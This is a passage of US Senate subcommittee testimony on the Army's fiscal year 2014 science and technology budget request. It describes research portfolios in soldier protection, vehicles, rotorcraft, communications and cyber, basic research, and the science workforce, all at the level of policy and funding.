Over the course of these past 12 years of war, the world has seen firsthand the value and impact that technology brings to the battlefield and how capabilities enabled by technology are critical to the soldiers and their success.

As a recent example, research done at the Night Vision and Electronics Systems Directorate in ground-penetrating radar resulted in the Husky Mounted Mine Detection System used widely in both Iraq and Afghanistan to detect improvised explosive devices. This system is now becoming an Army program of record.

However, given the current budget environment, the Army has initiated a comprehensive strategic modernization strategy to better facilitate informed decisions based on long-term objectives. The role of the S&T enterprise is to research, develop, and demonstrate high payoff technology solutions for hard problems faced by the soldiers in ever-changing, complex environments, solutions that are both affordable and versatile.

As good stewards of the taxpayers' dollars, it is critical that we use finite Government resources to maximize development of technologies to meet Army-unique challenges and constraints. It is important that we complement what the private sector is already developing and that we leverage the work being done by our sister Services, national labs, academia, and partner nations. Most importantly, our investments today must translate into capabilities that we successfully field to the Army of the future.

It goes without saying that the underpinning of all Army S&T efforts is a strong research program that builds an agile and adaptive workforce and technology base to be able to respond to future threats. Investments in S&T are a critical hedge to acquiring technological superiority with revolutionary and paradigm-shifting technologies. This includes the development of the next generation of Army scientists and engineers. Investing wisely in people with

innovative ideas is our best hope for new discoveries to enable the Army of the future.

Thank you, and I look forward to your questions.

[The prepared statement of Ms. Miller follows:]

PREPARED STATEMENT BY MS. MARY J. MILLER

Madam Chairman, Ranking Member Fischer, and distinguished members of the subcommittee, thank you for the opportunity to discuss the Army's Science and Technology (S&T) Program for fiscal year 2014.

Over the course of these past almost 12 years of war, the world has seen firsthand the value and impact that technology brings to the battlefield and how capabilities, enabled by technology, are critical to our soldiers and their success. The U.S. Army depends on its S&T Enterprise to research, develop, and demonstrate high pay-off technology solutions for hard problems faced by soldiers in ever-changing, complex environments against an increasingly diverse set of threats. Uncertainty and complexity are at the heart of the Army's challenges. The Army of the future requires solutions that are both affordable and versatile and relies on the S&T community's contributions to ensure that they remain the most capable in the world. We are grateful to the members of this committee for your sustained support of our soldiers, your support of our laboratories and centers and your continued commitment to ensure that funding is available to provide our current and future soldiers with the technology that enables them to defend America's interests and those of our allies around the world.

To ensure our effectiveness in meeting the Army's needs, the S&T Enterprise must remain innovative and agile, staffed with scientists and engineers who can develop solutions for identified problems while understanding the constraints that Army operations require. The overarching vision for Army S&T is to foster innovation, maturation, and demonstration of technology that provides increased capability to the warfighter. Our mission includes the transition of both the understanding and knowledge acquired while developing technology solutions as well as the materiel. While the very nature of S&T puts our focus clearly on providing capabilities for the future, we continue to exploit opportunities to transition solutions to the current force.

STRATEGY

As the war in Afghanistan draws down and budgets decline, it is clear that we, the Department of Army, have some significant choices to make. We are facing an environment in which we have procured a lot of military equipment over the past decade. Systems such as the Mine Resistant Ambush Protected (MRAP) vehicles, which proved to be so valuable to saving the lives of soldiers in both Iraq and Afghanistan, will now join the ranks of the Abrams, Bradley, and Stryker as a part of our Army combat capability. The Army is assessing which urgently fielded wartime systems will come back and join the ranks of formal programs of record as a part of our enduring Army capability. These decisions will, by necessity, impact the Army strategy for future investment and research.

This is not the only impact, however. The National Military Strategy and its focus on operations in the Pacific Rim adds another level of complexity. As we expand our focus from the current fight to prepare for the future, we find ourselves in a situation where we may face a more capable enemy in an environment that is much more contested and complex. Our recent experiences, while challenging, have been against a less technically astute enemy. Our focus has been on mitigating those threats to the troops. The next fight may well be against a near-peer capability—one for which we have not fully prepared. We intend to avoid the old adage that we always prepare to fight the last war. We are investing now to understand our potential vulnerabilities and in developing capabilities that will help us be prepared for a more technically savvy opponent.

Given the current budget environment and prospects for funding in the future, it has become even more important than ever that we clearly understand our current capabilities and what we need in the future as we face ever evolving threats. With that in mind, the Army has initiated a comprehensive investment and modernization strategy to better facilitate informed decisions based on long-term objectives in a resource constrained environment.

The Army traditionally plans and budgets through the Program Objective Memorandum (POM) process. This 5 year look allows us to project with a fair level of certainty what we are doing in the next few years, but it does not lend itself well to making decisions with an understanding of how those same decisions impact the

Army of the future. The desire to look more holistically across the lifecycle of programs and to facilitate better decisions was a key driver to establishing a new process within the Department of the Army.

To that end, the Assistant Secretary of the Army for Acquisition, Logistics, and Technology (ASA(ALT)) has initiated the Long-Range Investment Analysis (LRIA) process where the Army looks out 30 years beyond the POM at the equipping and sustaining needs of the Programs of Record (PoRs). This longer-term approach covers the entire acquisition lifecycle, to include sustainment. With the renewed emphasis on assessing the impacts of near-term investment decisions on the life-cycle costs and desired capabilities of PoRs, it is increasingly important to have a sustainment strategy that is synchronized with the modernization strategy. It is essential to align S&T investments to support these PoRs and to understand where we can capitalize on opportunities for insertion of new, more affordable capability.

The LRIA feeds well into the ASA(ALT)'s desire for a more strategic modernization plan. This approach to modernization includes an awareness of existing and potential warfighting gaps, an understanding of emerging threats, knowledge of state-of-the-art commercial, academic, and government research, as well as a clear appreciation for the competing needs of limited resources.

I recognize that projections of this length are rarely accurate. However, going out 30+ years requires us to think beyond the easy answer of just doing what we are doing now but for a bit longer. It forces a new look at what else might need to happen. The world of 2040–2045 is clearly NOT going to look like the world of today. The threats we face and capabilities needed to address those threats may in fact look very different than what we have fielded today. To prepare for an uncertain future requires an approach to modernization that includes an awareness of existing and potential threats, an understanding of peer nation capabilities, knowledge of state-of-the-art commercial, academic, and government research, as well as a clear understanding of competing needs for limited resources. This is done through close collaboration with the Office of the Secretary of Defense (OSD) and the Intel Communities to not only assess foreign systems that we see under development but to conduct a technology watch that can provide indicators on what foreign countries are investigating that may become our next set of threats. This exercise challenges us to look at those eventualities.

This new way to approach our planning has put rigor into the analysis and forces the communities who pay for the development of materiel and the long-term sustainment of materiel to work together to maximize the Army's capabilities over time. From an S&T perspective, it clearly starts to inform the community as to when technology is needed for insertion as part of a planned upgrade. It also cues us as to when to start investing for replacement platforms. A great example of that is our aviation portfolio where we are conducting the S&T underpinnings of the next PoR planned to replace both the AH–64 Apache and UH–60 Blackhawk. The Army S&T community has already initiated the Joint Multi-Role Technology Demonstrator (JMR TD) effort as the foundation for the Army's Future Vertical Lift (FVL)-Medium PoR. This demonstrator program will create two flying prototypes that will help inform requirements for the FVL-Medium as well as define what should be asked for within the Request for Proposal. The S&T tech demo is being well coordinated with Program Executive Office (PEO) Aviation and the Aviation Center of Excellence at Fort Rucker to ensure that we are working a solution that will fit and inform the Army's needs.

Aside from the obvious benefit achieved by laying out the Army's programs and seeing where we may have generated unrealizable fiscal challenges, this 30 year look has reinvigorated the relationships and strengthened the ties between the S&T community and their PEO partners. We have had significant engagements over these past 7 months—working to identify technical opportunities and the potential insertion of new capabilities across this 30-year timeframe.

Goals and Commitments

There are some persistent (and challenging) areas in which the Army invests its S&T resources to ensure that we remain the most lethal and effective Army in the world. The challenges include the obvious (we need better force protection) to the less obvious (retrograde). All are consistent, however, with the message that we have gotten from the Training and Doctrine Command over the past decade. These are challenges that remain ever relevant to the Army and its ability to win the fight. The S&T community is committed to addressing these challenges which include:

- Enabling greater force protection for soldiers, air and ground platforms, and bases (e.g., lighter and stronger body armor, helmets, pelvic protection, enhanced vehicle survivability, integrated base protection)

- Ease overburdened soldiers in small units (e.g., lighter weight multi-functional material)
- Enabling timely mission command and tactical intelligence to provide situation awareness and communications in ALL environments (mountainous, forested, desert, urban, jamming, etc.)
- Reduce logistic burden of storing, transporting, distributing and retrograde of materials
- Create operational overmatch (enhance lethality and accuracy)
- Achieve operational maneuverability in all environments and at high operational tempo (e.g., greater mobility, greater range, ability to operate in high/hot environment)
- Enable ability to operate in Chemical, Biological, Radiological, Nuclear, and Explosives (CBNRE) environment
- Enable early detection and treatment for Traumatic Brain Injury (TBI) and Post-Traumatic Stress Disorder (PTSD)
- Improve operational energy (e.g., power management, micro-grids, increased fuel efficiency engines, higher efficiency generators, etc.)
- Improve individual and team training (e.g., live-virtual-constructive training)
- Reduce lifecycle cost of future Army capabilities

In addition, to these enduring challenges, the S&T community conducts research and technology that impacts our ability to maintain an agile and every ready force. This includes efforts such as establishing environmentally compatible installations and materiel without compromising readiness or training, leader selection methodologies, new test tools that can save resources and reduce test time and methods and measures to improve soldier/unit readiness and resilience.

S&T Portfolio highlights

To be able to address the needs of the Army of the future, the S&T Enterprise must maintain a balanced investment—one that ensures the growth and development of innovative S&Es and the pursuit of critical technology that will ensure the Army remains preeminent in the world. Currently the portfolio includes about 20 percent in far-term, basic research for discovery and understanding of phenomena; 40 percent in mid-term, applied research for laboratory concept demonstrations (proof of concept); and 40 percent in near-term, advanced technology demonstrations of subsystems and components in a relevant environment (experimentation).

Our S&T program request for BA1–3 for fiscal year 2014 is $2.205 billion—a 0.2 percent decrease from our fiscal year 2013 request. BA3 programs decrease by $8.6 million, BA1 programs decrease by $7.3 million and BA2 programs increase by $11.2 million.

In fiscal year 2014 the Army is placing increased emphasis in research areas to support the Army's role in the National Military Strategy, such as vulnerability assessments, Anti-Access/Area Denial (A2/AD) technologies and long-range fires. We are mindful however that the Army will continue to be called on for missions around the globe. The Army is currently deployed in ~160 countries conducting missions that range from humanitarian support to stability operations to major theater warfare.

The efforts of the S&T Enterprise are managed by portfolio to ensure maximum synergy of efforts and reduction of unnecessary duplication. There are currently six portfolios. Three are platform specific portfolios: Soldier, Ground, Air; the other three are enabling technology portfolios: C^3I, Innovation Enablers, and Basic Research. Each affords the Army with unique capability. To facilitate this broad spectrum of capabilities, we are creating a culture of affordability and from a technology perspective have increased our focus on reducing lifecycle costs.

SOLDIER PORTFOLIO

The soldier portfolio is broad in nature—it extends from research in enhancing soldier performance to improved soldier equipment to new medical treatments. This portfolio touches all of the challenges listed above in some capacity. Focus areas include achieving technical advances based on future threats and environments in force protection, lethality, mobility, leader development, training, combat casualty care and rehabilitation medicine, as well as psychological and physical health treatments. In fiscal year 2014 we are requesting $376.7 million for our soldier portfolio.

The efforts in this portfolio are designed to address future threat environments while maximizing the effectiveness of Squad performance as a collective formation. They result in state of the art changes to equipment and training tools and inform

changes to policies, personnel selection and classification, and individual and collective training.

Major initiatives include the integration of lethality assets, individual protection, and dismounted soldier power. In the coming years, improving mission performance in a complex and dynamic environment will rely on improving the integration of cognitive and physical performance with emerging technology solutions leading to the advancements necessary to reduce the soldier's load. Successful recent efforts include a collaborative effort with PEO soldier to improve the form and fit of the Improved Outer Tactical Vest (IOTV) for female soldiers. The existing IOTV designs were cut for a standard male and impeded the ability for female soldiers to operate weapons and equipment effectively. The S&T community assessed the needs of the female soldiers and as a result developed better waist and torso adjustment straps and less bulky collar and throat protection.

In keeping with our holistic approach to Army challenges, research will address the entire chain of services and technologies which touch our soldiers and squads from pre-deployment to mission capabilities needed on the battlefield to their return to civilian life. Pre-deployment and return to civilian life research includes important areas such as Post Traumatic Stress Disorder (PTSD) and Traumatic Brain Injury (TBI) which continue to be a source of serious concern. The U.S. Army Medical Research and Materiel Command (MRMC) has ongoing efforts to address these devastating conditions. Basic research efforts include furthering our understanding of cell death signals and neuroprotection mechanisms, as well as identifying critical thresholds for secondary injury comprising TBI. When cells die they release signals in the form of proteins. These proteins can be measured using different biological assays, which can tell you what type of response a cell has mounted against different types of injuries to include TBI, so you can quantify the level of injury.

We are also focused on investigating selective brain cooling and other nontraditional therapies for TBI, and identifying "combination" therapeutics that substantially mitigate or reduce TBI-induced brain damage and seizures for advanced development and clinical trials. We have had some recent successes in this area, including completion of a Food and Drug Administration effectiveness study on a candidate neuroprotective drug for treatment of TBI and completion of a pivotal trial for a bench-top assay for use in hospitals for the detection of TBI.

Research in the area of personnel selection, classification and training must also be looked at in light of future threats and evolving mission scenarios such as cyber and robotic interactions. Technologies which support future mission capabilities needed on the battlefield include efforts to reduce chronic conditions which may result from load-related injuries. Material and equipment design efforts focus on innovative decision and mission planning tools and the integration of individual and squad weapons, weapon sights, munitions and fire control while mitigating cognitive and physical burden on the increasingly complex battlefield. Finally, we are working on new materials and modular armor designs to optimize individual protective equipment to fully consider survivability in relation to mobility, lethality, and other aspects of human performance. This work is aligned with PEO soldier's planned Soldier Protection Systems PoR which affords many opportunities for technology transition out of the S&T community.

GROUND PORTFOLIO

The Ground portfolio includes technologies for medium- and long-range munitions and missiles; directed energy weapons; combat and tactical vehicle; unmanned ground systems; countermine and counter Improvised Explosive Devices (IED) detection and neutralization; and base protection technologies. As with the soldier portfolio, the ground portfolio addresses a number of the Army's enduring challenges including force protection, improved mobility and overmatch, increased operational energy and reduced life cycle costs. In fiscal year 2014 we are requesting $607.1 million for our Ground Portfolio.

The Ground Portfolio has shifted to focus on developing A2/AD through Long-Range Fires and Counter Unmanned Aircraft technologies. S&T is focusing on advanced seeker technologies to enable acquisition of low signature threats at extended ranges, along with dual pulse solid rocket motor propulsion to provide longer range rockets and extend the protected areas of air defense systems. We also continue to develop Solid State High Energy Lasers to provide low cost defeat of rockets, artillery, mortars, and unmanned aircraft.

Also as part of A2/AD, we have increased funding for evaluation of austere ports of entry and infrastructure to better enable our ability to enter areas of conflict. We are maintaining technology investments in detection and neutralization of mines and improvised explosive devices (IED) to ensure freedom of maneuver.

In the past, we have designed vehicles with little consideration for accommodating soldiers who have to operate in them. Now we are beginning to explore ways to design vehicles around soldiers. Increasing protection levels of the platforms means impacting interior volumes reducing mobility, maneuverability, and freedom of movement for occupants, and leads to heavier platforms. The ongoing Occupant Centric Survivability (OCS) effort provides the mechanism to develop, design, demonstrate, and document an occupant centered Army ground vehicle design philosophy that improves vehicle survivability, as well as force protection, by mitigating warfighter injury due to underbody IED and mine blast, vehicle rollover, and vehicle crash events. This design philosophy considers the warfighter first, integrates occupant protection technologies, and builds the vehicle to surround and support the warfighter and the warfighter's mission. To this end, we are developing an OCS concept design demonstrator, as well as, platform-specific demonstrators with unique occupant protection technologies tailored to the platform design constraints. Subsystems and components designed and evaluated by this effort may transition to current and future ground vehicle Programs of Record. This focused effort will facilitate the development and publication of standards for occupant centric design guidelines, test procedures and safety specifications.

Armor remains an Army-unique challenge and we have persistent investments for combat and tactical vehicle armor, focusing not only on protection but affordability and weight. We continue to invest in armor technologies to meet the Ground Combat Vehicle's (GCV) objective protection requirements. Armor formulations developed at the Army Research Lab (ARL) and matured at the Tank Automotive Research Development and Engineering Command have transitioned and been offered to the GCV vendors. In addition to the continued emphasis on lighter, more capable armor solutions, we are beginning to develop an architecture standard to enable the integration of active protection technologies onto ground vehicles, reducing the need for as much heavy armor plating.

We continue to develop technologies to increase available power to ground vehicles and improve fuel efficiency. Additionally, we are maturing architecture standards to manage electrical power and data, providing industry a standard interface for integrating communications and sensor components to ground vehicles.

AIR PORTFOLIO

The Army is the lead service for rotorcraft, owning and operating over 80 percent of the Department of Defense's vertical lift aircraft. As such, the preponderance of rotorcraft technology research and development takes place within the Army. The Air portfolio addresses many of the same challenges as the ground portfolio and its key initiative, the JMR TD program, is focused on addressing the A2/AD need for longer range and more effective combat profiles. Our vision for Army aviation S&T is to provide the best possible aviation technology enabled capabilities to deliver soldiers, weapons, supplies, and equipment where they are needed, when they are needed. For fiscal year 2014 we are requesting $162.6 million for our Air Portfolio.

In order to provide soldier support over future Areas of Operation (AO) that may be 16 times larger than current AOs, the Army needs a faster, more efficient rotorcraft, with significantly improved survivability against current and future threats. Operating in conditions of 6,000 feet and 95 degrees (high/hot), this aircraft will need to transport and supply troops while providing close air support and intelligence, surveillance, and reconnaissance capabilities.

As I mentioned before, a major effort currently underway within S&T is technology development for the Department of Defense's next potential "clean sheet" design rotorcraft—the JMR aircraft. Three different configurations of JMR aircraft have been designed—a conventional helicopter, a large-wing slowed rotor compound helicopter, and a tilt rotor helicopter. We are investigating various design excursions to fully explore the size and environmental characteristics of interest to the DOD including shipboard operations. As part of the JMR TD program, an industry/government Configuration Trades and Analysis effort (including Operations Analyses to assess concept effectiveness), is nearing completion. Four contracts were competitively awarded to assist in defining the trade space for Phase 1 of the JMR TD, Air Vehicle Demonstration. Two of the contractors will be downselected for the Phase 1 awards in September 2013, which will include the design, fabrication, and test of two flight demonstrator vehicles, with first flights to occur in the fourth quarter of fiscal year 2017. The JMR TD objectives are to validate critical aircraft configurations, technologies and designs at the vehicle system level, and demonstrate vertical lift capabilities superior to those in the current fleet. Phase 2 of the JMR TD is focused on assessing Mission Systems Effectiveness. Six contracts have been awarded

to conduct these trades. The overall JMR TD effort will use integrated government/industry platform design teams and exercise agile prototyping approaches.

One of the biggest causes of aircraft loss comes from accidents while operating in a Degraded Visual Environments (DVE). To address this, we are currently conducting a synchronized, collaborative effort with PEO Aviation and the S&T community to define control system, cueing, and pilotage sensor combinations which enable maximum operational mitigation of DVE. This effort will result in a prioritized list of compatible, affordable DVE mitigation technologies, and operational specification development that will help inform future Army decisions. This program is tightly coupled with the PEO Aviation strategy and potential technology off-ramps will be transitioned to the acquisition community along the way, when feasible.

Unmanned systems have a potentially broad impact on how the Army conducts close air support. Army S&T is focused on improving the capability of unmanned systems to be a force multiplier through the introduction of unmanned and teaming operations technologies with the potential to offer game changing future capabilities. Efforts include advancing human systems interface and algorithms for synergistic and intelligent manned unmanned teaming, and image/data processing algorithms to allow objective driven perception. In fiscal year 2014 we plan to initiate a new applied research program to develop micro/small scale unmanned air systems. This new effort will allow for the transition of technology from the Micro-Autonomous Systems Technology Collaborative Technology Alliance basic research effort.

While many of our rotorcraft research efforts are focused on the development of technology for transition to new platforms in 2025 and beyond, we are also maintaining an investment to keep the current fleet effective. One recent transition success has been the Advanced Affordable Turbine Engine (AATE), a 3,000 shaft horsepower engine with 25 percent improved fuel efficiency, and 35 percent reduced lifecycle costs. In fiscal year 2013, final bench testing will be completed and the AATE program will transition to PM Utility for Engineering and Manufacturing Development under the Improved Turbine Engine Program, which will re-engine our Blackhawk and Apache fleet.

C^3I PORTFOLIO

The C^3I portfolio provides enabling capability across many of the challenges, but specifically seeks to provide mission command and tactical intelligence—working to ensure soldiers from the sustaining base to the tactical edge have trusted and responsive sensors, communications, and information adaptable in dynamic, austere environments to support battlefield operations and non-kinetic warfare. For fiscal year 2014 we are requesting $320.0 million for our C^3I Portfolio.

New efforts in this portfolio include development of secure wireless personal area networks for the soldier. We are also re-investing in Electronic Warfare (EW) vulnerability analysis to perform characterization and analysis of radio frequency devices to develop detection and characterization techniques, tactics, and technologies to mitigate the effects of contested environments (such as jamming) on Army C^4ISR systems.

Given the potential challenges that we face while operating in a more contested environment, we are placing additional emphasis in assured Position, Navigation and Timing, developing technologies that allow navigation in Global Positioning System (GPS) denied/degraded environments for mounted and dismounted soldiers and unmanned vehicles such as exploiting signals of opportunity. Improvements will be studied for high sensitivity GPS receivers that could allow acquisition and tracking under triple tree canopy, in urban locations, and inside buildings, which is not currently possible. We are developing an Anti-Jam capability as well as supporting mission command with interference source detection, measurement of signal strength, and locating interference sources, enabling the Army to conduct its mission in challenging electromagnetic environments.

The C^3I Portfolio also houses our efforts in cyber, both defensive and offensive. Defensive efforts in cyber security will investigate and develop software, algorithms and devices to protect wireless tactical networks against computer network attacks. Effort includes technologies that are proactive rather than reactive in countering attacks against tactical military networks.

We are developing sophisticated software assurance algorithms to differentiate between stealthy life cycle attacks and software coding errors and design and assess secure coding methodologies that can detect and self correct against malicious code insertion. We are also investigating theoretical techniques for improvements in malware detection that can detect malware variants incorporating polymorphic and metamorphic transformation engines. We will research and design sophisticated, optimized cyber maneuver capabilities that incorporate the use of reasoning, intuition,

and perception while determining the optimal scenario on when to maneuver, as well as the ability to map and manage the network to determine probable attack paths and the likelihood of exploitation. Additionally we will investigate dynamically and efficiently altering tactical network services, ports, protocols and systems to inhibit red force ability to perform malicious network reconnaissance to determine location of critical networking services.

On the offensive side of cyber operations, we will develop integrated electronic attack (EA) and computer network operations (CNO) hardware and software to execute force protection, EA, electronic surveillance (ES) and signals intelligence missions in a dynamic, distributed and coordinated fashion, resulting in the capability to engage a multitude of diverse multi-node, multi-waveform, multi-platform and cyber (internetworked computers) targets while maximizing overall network efficiency and effectiveness, and preserving blue force/noncombatant communications.

We will demonstrate protocol exploitation software and techniques that allow users to remotely coordinate, plan, control, and manage tactical EW and Cyber assets; develop techniques to exploit protocols of threat devices not conventionally viewed as Cyber to expand total situational awareness by providing access to and control of adversary electronic devices in an area of operations.

INNOVATION ENABLERS

The Innovation Enablers portfolio includes many of the activities that are not directly tied to programs of record, yet enable the Army to be successful. It is within this portfolio that we conduct the research that helps to ensure that we have training ranges upon which our soldiers can train as they fight, support our High Performance Computing Centers which facilitate highly complex research and system design, and conduct Technology Maturation Initiatives that partner the S&T community directly with PEOs to conduct experimentation that not only informs realistic requirements but also drives down programmatic risk. For fiscal year 2014 we are requesting $302.0 million for our Innovation Enablers Portfolio.

Under this portfolio we focus on many of those technologies which, while not specific to warfighter functions, are essential to ensuring that warfighters can conduct their missions. As the largest land-owner/user within the DOD, it is incumbent upon the Army to be good stewards in their protection of the environment. Within this portfolio, we develop and validate lifecycle models for sustainable facilities; create dynamic resource planning/management tools for contingency basing; develop decision tools for infrastructure protection and resiliency; and assess the impact of sustainable materials/systems This includes the development of geo-environmental intelligence/advanced sensing capabilities and predictive computational tools for fate, transport and effects of existing and emerging chemicals and materials used by the Army as well as new formulations for munitions and obscurants that have minimal environmental impacts. We also focus on developing sustainable and environmentally friendly practices that not only reduce or eliminate soldier exposure to hazardous and carcinogenic materials but also minimize environmental impacts during maintenance and depot activities such as painting and plating.

In addition, we conduct blast noise assessment and develop mitigation technologies to ensure that we remain "good neighbors" within Army communities and work to protect endangered species while we ensure that the Army mission can continue. Ensuring current and future use of the Army's training ranges will become even more important as they will be where soldiers get their experience, vice deployment in theater. As a result, we are even developing planning and response tools to determine impacts on mission critical natural infrastructure and adaptable training land configuration technologies to ensure our soldiers are given maximum access to training ranges and lands. This supports the Army's ability to address evolving mission requirements while protecting our current resources.

BASIC RESEARCH

Underpinning all of our efforts and impacting all of the enduring Army challenges is a strong basic research program. The vision for Army basic research is to advance the frontiers of fundamental science and technology and drive long-term, game-changing capabilities for the Army through a multi-disciplinary portfolio teaming our in-house researchers with the global academic community. For fiscal year 2014 we are requesting $436.7 million for Basic Research.

Two high pay-off areas of research investment are Neuroscience and Materials Science. Neuroscience is a high priority research area—understanding the brain's structure and function is a top foundational research theme for the Obama administration and the National Academies. The Army is leveraging the opportunities afforded by the large medical research base in neuroscience to move neuroscience from

the bench to the battlefield. Making this transition will enable a broad range of scientific discoveries that fundamentally shift how we understand how the brain (and thus soldiers) works.

A new area of promising research is our effort in Multi-scale Modeling of Materials. The goal of this research is to realize the capability to design materials at the atomic level to provide the exact properties we need for an end product. In other words, we plan to demonstrate a comprehensive "materials by design" capability for electronic and protection materials. The pay-off could be protection materials with one-third savings in weight of current systems, and batteries with triple the energy density, 30 percent longer lifetimes, and 20–30 percent more efficiency all at a lower cost.

Another new area of basic research investment in fiscal year 2014 is Cyber Security, where we are standing up a Cyber Security Collaborative Research Alliance (CRA), a competitively selected consortium, to advance the theoretical foundations of cyber science in the context of Army networks. This CRA consists of academia, industry and government researchers working jointly with the objective of developing a fundamental understanding of cyber phenomena so that laws, theories, and theoretically grounded and empirically validated models can be applied to a broad range of Army domains, applications, and environments. The overarching goals of cyber security are to significantly decrease the adversary's return on investment when considering cyber attack on Army networks, and minimizing the impact on Army network performance related to implementing cyber security. The CRA research creates a framework that effectively integrates the knowledge of cyber assets and potential adversary capabilities and approaches, and provides defense mechanisms that dynamically adjust to changes related to mission, assets, vulnerability state, and defense mechanisms.

We had a number of technology spin-offs and transitions from basic research this past year. An example is in Helmet Mounted Displays. A researcher from the Institute for Creative Technologies, an Army funded University Affiliated Research Center, created a game-changer in the world of virtual reality (VR) headsets by providing a 3–D, wide field of view, tracking enabled VR headset at a cost of $300 (in contrast to an Army Helmet Mounted Display device that costs $70,000). The VR device called Oculus Rift won Wired Magazine's best of the Consumer Electronics Show (CES) 2013 and the Electronic Entertainment Expo (E3) best of award. Oculus Rift disrupts the supply chain and creates the option for a low cost tool developed by Army-sponsored research that the Army will leverage for training. The hope is that the Oculus Rift will be the first of many commercial applications that will be incorporated into our Army systems—increasing competition and decreasing costs.

CROSS-PORTFOLIO ACTIVITIES

Across all of our portfolios, we maintain our focus on power and energy. As we develop technology enabled capabilities, we work to reduce the burden in both weight and logistics that comes from increased energy consumption by the increasing amount of electronic equipment we need in our operations. The Army modernization investment in operational energy provides efficient, reliable and maintainable systems that increase capabilities and maintain dominance. Our objectives are to improve efficiency and reduce consumption while increasing functionality and developing smart energy-saving designs. Our existing programs are integrated with, and complementary to, the operational energy strategy of the Assistant Secretary of the Army for Installations, Energy, and the Environment. In the fiscal year 2014 budget request we have, interspersed among our portfolios, $145.3 million for power and energy projects, in addition to efforts such as efficient vehicle design and light weight materials which also impact the Army's energy usage.

The Army continues to make use of the Rapid Innovation Fund, established by Congress in fiscal year 2011. We are currently funding 48 efforts in a variety of areas and have an additional 43 proposals under review. I believe that this initiative is providing value to the Army and opening up more collaborative opportunities for small and nontraditional businesses, and we plan to solicit further proposals for fiscal year 2013 in the near future.

The Army Small Business Innovation Research Program (SBIR) program is another way the Army gets access to innovative ideas and products. The SBIR program is designed to provide small, high-tech businesses the opportunity to propose innovative research and development solutions in response to critical Army needs. In fiscal year 2011, the Army SBIR office generated 139 topics based on inputs from laboratories, the Army Training and Doctrine Command and the Program Executive Officers (PEO). In response to these topics, small businesses submitted over 3000 proposals. The Army SBIR office approved more than 600 Phase I and Phase II

awards. Since 2000 there have been 575 Phase III Army SBIR projects put under contract for a total obligated value of $1.4 billion (Phase III SBIRs are Phase II projects that have been picked up by either the government (PEO/PM) or industry).

THE S&T ENTERPRISE WORKFORCE

Without the world-class cadre of over 12,000 scientists and engineers and the infrastructure that supports their work, the Army S&T enterprise would be unable to support the needs of the Army. To maintain technological superiority now and in the future, the Army must maintain an agile workforce. Despite this current environment of unease within the government civilian workforce, I'm proud to say that in 2012, the Army was recognized by Thompson Reuters as one of the Top 100 Global Innovators, with over 300 patents documented in the previous 3 years. We have an exceptional workforce. But we must continue to attract and retain the best science and engineering talent into the Army Laboratories and Centers and this is becoming more and more challenging. Our laboratory personnel demonstrations give us the flexibility to enhance recruiting and afford the opportunity to reshape our workforce, and I appreciate Congress' continued support for these authorities. With one exception (the Army Research Institute (ARI) for the Behavioral and Social Sciences), all of our laboratories and centers are operating under this program (ARI was never designated a Science and Technology Reinvention Laboratory and given its small size, has not sought to enter into a demo system). These initiatives are unique to each laboratory, allowing the maximum management flexibility for the laboratory directors to shape their workforce and remain competitive with the private sector.

In terms of infrastructure, we completed a survey of our laboratory infrastructure and find that it is aging, with an average approximate age of 50 years. However, we do acknowledge that much of the Army is in a similar position. Despite this, we continue to make improvements to our infrastructure at the margins, and where possible we have used military construction, through your generous support, Defense Base Realignment and Closure Commission, and unspecified minor construction to modernize facilities and infrastructure. This is not a long-term solution. While the authorities that you have given us have been helpful, they alone are not enough, and we are still faced with the difficulty of competing within the Army for scarce military construction dollars at the levels needed to properly maintain world-class research facilities. This will be one of our major challenges in the years to come and I look forward to working with OSD and Congress to find a solution to this issue.

Army S&T enterprise cannot survive without developing the next generation of scientists and engineers. We are lucky to have an amazing group of young scientists and engineers to serve as role models for the next generation. Last year, Dr. Maria Urso, a researcher at the U.S. Army Research Institute of Environmental Medicine's Military Performance Division at Natick Soldier System's Center in Natick, MA, was named by President Obama as one of the Nation's Outstanding Early Career Scientists. She received the award for her scientific contributions in the area of cellular mechanisms of musculoskeletal injury and repair and for her incredible service to both military and civilian communities. The Presidential Early Career Awards for Scientists and Engineers are the highest honor bestowed by the U.S. Government on science and engineering professionals in the early stages of their independent research careers, and we are lucky to have researchers like Dr. Urso to mentor the next generation.

The Army S&T Enterprise contributes to the future success in Science, Technology, Engineering, and Math (STEM) education through the Army Educational Outreach Program (AEOP) which is comprised of 17 outreach efforts, either through direct oversight or through active participation. In the 2011–2012 academic year AEOP was able to place less than half of the student online applicants, engaged nearly 53,000 students as well as 835 teachers, involved 17 Army laboratories or installations, and 111 universities or colleges and utilized the experience and personal commitment from many of our Army scientists and engineers. Mostly executed under the Army Educational Cooperative Agreement (COA) which brings together government and a consortium of organizations working collaboratively to further STEM education and outreach efforts nationwide, AEOP provides a cohesive and coordinated approach to STEM education across the Army. Major accomplishments in fiscal year 2012 included ongoing annual in-depth evaluative assessments of seven programs and recommendations for evidence-based program improvements. We completed a marketing campaign that centralized all the individual programs into a single branding to leverage resources as well as promote a continuation of Army STEM experiences that work together to build a highly competitive STEM literate talent

pool for Army scholarship and workforce initiatives. We continue to enhance the online, comprehensive application tool located on the AEOP website which will be complete in fiscal year 2013. The application tool will provide important data that assess attitudes, motivation, qualifications, and experiences that gauge program effectiveness. The website and the online application tool as well as the COA will work together to provide a coherent and coordinated approach to address the STEM workforce shortfall throughout the Army. For fiscal year 2014, we are concentrating on further program assessment, implementing evidence-based program improvements, strengthening additional joint service sponsored efforts, and identifying ways to expand the reach and influence of successful existing programs by leveraging partnerships and resources with other agencies, industry and academia.

Finally, we are increasingly mindful of the globalization of S&T capabilities and expertise. Our International S&T strategy provides a framework to leverage cutting edge foreign science and technology enabled capabilities through Global S&T Watch, engagement with allies and leadership initiatives. Global Science and Technology Watch is a systematic process for identifying, assessing, and documenting relevant foreign research and technology developments. The Research, Development and Engineering Command's International Technology Centers (ITCs) and Medical Research Materiel Command's OCONUS laboratories identify and document relevant foreign S&T developments. We also selectively engage our allies when their technologies and materiel developments can contribute to Army needs and facilitate coalition interoperability. These bilateral leadership forums with Israel, Canada, Germany and the United Kingdom provide both visibility of and management decisions on allied developments that merit follow-up for possible collaboration.

SUMMARY

The underpinning all of Army S&T efforts is a strong research program that builds an agile and adaptive workforce and technology base to be able to respond to future threats. Investments in S&T are a critical hedge in acquiring technological superiority with revolutionary and paradigm-shifting technologies. This includes the development of the next generation of Army Scientists and Engineers.

Investing wisely in people with innovative ideas is our best hope for new discoveries to enable the "Army of the Future."

